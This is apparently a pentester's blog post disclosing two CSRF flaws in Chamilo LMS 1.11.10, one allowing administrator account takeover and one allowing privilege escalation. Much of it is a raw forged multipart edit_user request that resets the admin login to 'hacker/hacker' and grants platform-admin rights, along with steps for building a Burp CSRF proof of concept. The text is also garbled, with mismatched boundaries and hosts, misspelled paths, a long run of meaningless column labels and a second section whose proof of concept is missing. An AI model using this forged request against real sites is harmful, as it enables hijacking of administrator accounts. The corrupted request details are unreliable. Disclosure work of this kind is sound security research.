

## CSRF vulnerability in Chamilo lms 1.11.10

vào tháng 5 03, 2020



Hello, My name is Nguyen Dang Toan, I'm a Pentester.

In 22/04/2020, I wanted to looking for my CVE myself, then I choosed Chamilo lms. Hoang Kien is a my new friend, he wanted to help me --> we got two vulnerabilities. Hhaha :v

OK let's go.

This is a first vulnerability --> CSRF.

Version tested: Chamilo LMS 1.11.10 for PHP 7.3.

Web server: apache webserver-Apache/2.4.41 (Debian).


Pentester: Hoang Kien, Nguyen Dang Toan.

### 1. Account takeover via CSRF.

- Issue: Forge request `edit_user` to change all informations of administrator include credential information.

- Poc:

Step1: `user_id` of administrator is always `1` or can find `user_id` via function `whoisonline` and more functions.



192.168.0.140/chamilo-1.11.10/main/toolbar/profile.php?u=1

Step2: Forge a request of administrator at function `edit_user` information.

These are original administrator's informations.

**Edit user information**

First name	Nosibts
Last name	Bob
Code	
e-mail	nigeman642@2go-mail.vn
Phone number	(000) 001 02 03
Add image	<input type="button" value="Browse..."/> No file selected.
	<input type="checkbox"/> Remove picture
Login	admin
Password	<input checked="" type="radio"/> Don't reset password <input type="radio"/> Automatically generate a new password <input type="radio"/> Enter password
Profile	Trainer
Administration	<input checked="" type="radio"/> Yes <input type="radio"/> No
Language	English
Send mail to new user	<input type="radio"/> Yes <input checked="" type="radio"/> No
Registration date	Create by admin on 2020-04-21 02:03:06

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----24716666101902040001200240910
Content-Length: 5090
Origin: http://192.168.0.144
Host: 1
Connection: close
Referer: http://192.168.0.144/cbawilo-1.11.10/main/admin/user_edit.php?user_id=1
Cookie: cb_mid=9c9a8b0d3g1n3dnp3d3t5g01h
Upgrade-Insecure-Requests: 1

-----24716666101902040001200240910
Content-Disposition: form-data; name="first_name"

Hacker

-----24716666101902040001200240910
Content-Disposition: form-data; name="last_name"

Hacker

-----24716666101902040001200240910
Content-Disposition: form-data; name="official_code"

-----24716666101902040001200240910
Content-Disposition: form-data; name="email"

Hacker@2gu-mail.vn

-----24716666101902040001200240910
Content-Disposition: form-data; name="phone"

(003) 999 99 99

-----24716666101902040001200240910
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream

```

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="username"
```

## hacker

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="reset_password"
```

2

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="password"
```

## hacker

```
Content-Disposition: form-data; name="status"
```

1

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="platform_admin"
```

1

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="language"
```

english

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="send_mail"
```

0

```
-----24716666101982040081200240918
Content-Disposition: form-data; name="q"
```


```
-----24716666101982040081200240918
Content-Disposition: form-data; name="q"
```


```

Content-Disposition: form-data; name="extra_legal_accept"


```

Step3: Use burp suite to generate CSRF PoC.





Step4: Login with administrator account, and then administrator submit request forgery.



After that, these are administrator information. Of course, administrator credential is:

Username: hacker

Password: hacker

Edit user information

\* First name: Hacker

\* Last name: Hacker

Code:

\* e-mail: Hacker@2go-mail.vn

Phone number: (000) 999 99 99

Add image:  No file selected.

☐ Remove picture

\* Login: hacker

Password: ☒ Don't reset password  
☐ Automatically generate a new password  
☐ Enter password:

Profile: Trainer

Administration: ☒ Yes  
☐ No

Language: English

Send mail to new user: ☐ Yes  
☒ No

Registration date: Create by admin on 2020-04-21 02:03:06

## 2. Privilege escalation via CSRF.

- Issue: Forge request edit\_user to change all informations of user include credential information and make user to be administrator.
- Poc:



My Organisation - My campus: X Design X +

 Chamilo

3A	3B	3C	3D	3E	3F	3G	3H	3I	3J	3K	3L	3M	3N	3O	3P	3Q	3R	3S	3T	3U	3V	3W	3X	3Y	3Z	3AA	3AB	3AC	3AD	3AE	3AF	3AG	3AH	3AI	3AJ	3AK	3AL	3AM	3AN	3AO	3AP	3AQ	3AR	3AS	3AT	3AU	3AV	3AW	3AX	3AY	3AZ	3BA	3BB	3BC	3BD	3BE	3BF	3BG	3BH	3BI	3BJ	3BK	3BL	3BM	3BN	3BO	3BP	3BQ	3BR	3BS	3BT	3BU	3BV	3BW	3BX	3BY	3BZ	3CA	3CB	3CC	3CD	3CE	3CF	3CG	3CH	3CI	3CJ	3CK	3CL	3CM	3CN	3CO	3CP	3CQ	3CR	3CS	3CT	3CU	3CV	3CW	3CX	3CY	3CZ	3DA	3DB	3DC	3DD	3DE	3DF	3DG	3DH	3DI	3DJ	3DK	3DL	3DM	3DN	3DO	3DP	3DQ	3DR	3DS	3DT	3DU	3DV	3DW	3DX	3DY	3DZ	3EA	3EB	3EC	3ED	3EE	3EF	3EG	3EH	3EI	3EJ	3EK	3EL	3EM	3EN	3EO	3EP	3EQ	3ER	3ES	3ET	3EU	3EV	3EW	3EX	3EY	3EZ	3FA	3FB	3FC	3FD	3FE	3FF	3FG	3FH	3FI	3FJ	3FK	3FL	3FM	3FN	3FO	3FP	3FQ	3FR	3FS	3FT	3FU	3FV	3FW	3FX	3FY	3FZ	3GA	3GB	3GC	3GD	3GE	3GF	3GG	3GH	3GI	3GJ	3GK	3GL	3GM	3GN	3GO	3GP	3GQ	3GR	3GS	3GT	3GU	3GV	3GW	3GX	3GY	3GZ	3HA	3HB	3HC	3HD	3HE	3HF	3HG	3HH	3HI	3HJ	3HK	3HL	3HM	3HN	3HO	3HP	3HQ	3HR	3HS	3HT	3HU	3HV	3HW	3HX	3HY	3HZ	3IA	3IB	3IC	3ID	3IE	3IF	3IG	3IH	3II	3IJ	3IK	3IL	3IM	3IN	3IO	3IP	3IQ	3IR	3IS	3IT	3IU	3IV	3IW	3IX	3IY	3IZ	3JA	3JB	3JC	3JD	3JE	3JF	3JG	3JH	3JI	3JJ	3JK	3JL	3JM	3JN	3JO	3JP	3JQ	3JR	3JS	3JT	3JU	3JV	3JW	3JX	3JY	3JZ	3KA	3KB	3KC	3KD	3KE	3KF	3KG	3KH	3KI	3KJ	3KK	3KL	3KM	3KN	3KO	3KP	3KQ	3KR	3KS	3KT	3KU	3KV	3KW	3KX	3KY	3KZ	3LA	3LB	3LC	3LD	3LE	3LF	3LG	3LH	3LI	3LJ	3LK	3LL	3LM	3LN	3LO	3LP	3LQ	3LR	3LS	3LT	3LU	3LV	3LW	3LX	3LY	3LZ	3MA	3MB	3MC	3MD	3ME	3MF	3MG	3MH	3MI	3MJ	3MK	3ML	3MN	3MO	3MP	3MQ	3MR	3MS	3MT	3MU	3MV	3MW	3MX	3MY	3MZ	3NA	3NB	3NC	3ND	3NE	3NF	3NG	3NH	3NI	3NJ	3NK	3NL	3NM	3NN	3NO	3NP	3NQ	3NR	3NS	3NT	3NU	3NV	3NW	3NX	3NY	3NZ	3OA	3OB	3OC	3OD	3OE	3OF	3OG	3OH	3OI	3OJ	3OK	3OL	3OM	3ON	3OO	3OP	3OQ	3OR	3OS	3OT	3OU	3OV	3OW	3OX	3OY	3OZ	3PA	3PB	3PC	3PD	3PE	3PF	3PG	3PH	3PI	3PJ	3PK	3PL	3PM	3PN	3PO	3PP	3PQ	3PR	3PS	3PT	3PU	3PV	3PW	3PX	3PY	3PZ	3QA	3QB	3QC	3QD	3QE	3QF	3QG	3QH	3QI	3QJ	3QK	3QL	3QM	3QN	3QO	3QP	3QQ	3QR	3QS	3QT	3QU	3QV	3QW	3QX	3QY	3QZ	3RA	3RB	3RC	3RD	3RE	3RF	3RG	3RH	3RI	3RJ	3RK	3RL	3RM	3RN	3RO	3RP	3RQ	3RR	3RS	3RT	3RU	3RV	3RW	3RX	3RY	3RZ	3SA	3SB	3SC	3SD	3SE	3SF	3SG	3SH	3SI	3SJ	3SK</
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Photo	Avatar	First name	Last name	Login	e-mail	Profile	Active	Registration date	Action
<input type="checkbox"/>		Admin	Site	admin	Admin@lms.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test	Nguyen	test	test@gmail.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test2	test2	test2	test2@gmail.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test3	test3	test3	test3@gmail.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test4	test4	test4	test4@gmail.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test5	test5	test5	test5@gmail.com	Teacher		2023/04/21 02:00:00	
<input type="checkbox"/>		test6	test6	test6	test6@gmail.com	Teacher		2023/04/21 02:00:00	

Improper Privilege Management in Chamilo lms 1.11.10 lead to Privilege Escalation



Path.Combine() sự thật nhỏ bé

Nhân



ToanDang

Truy cập hồ sơ

Được tạo bởi Blogger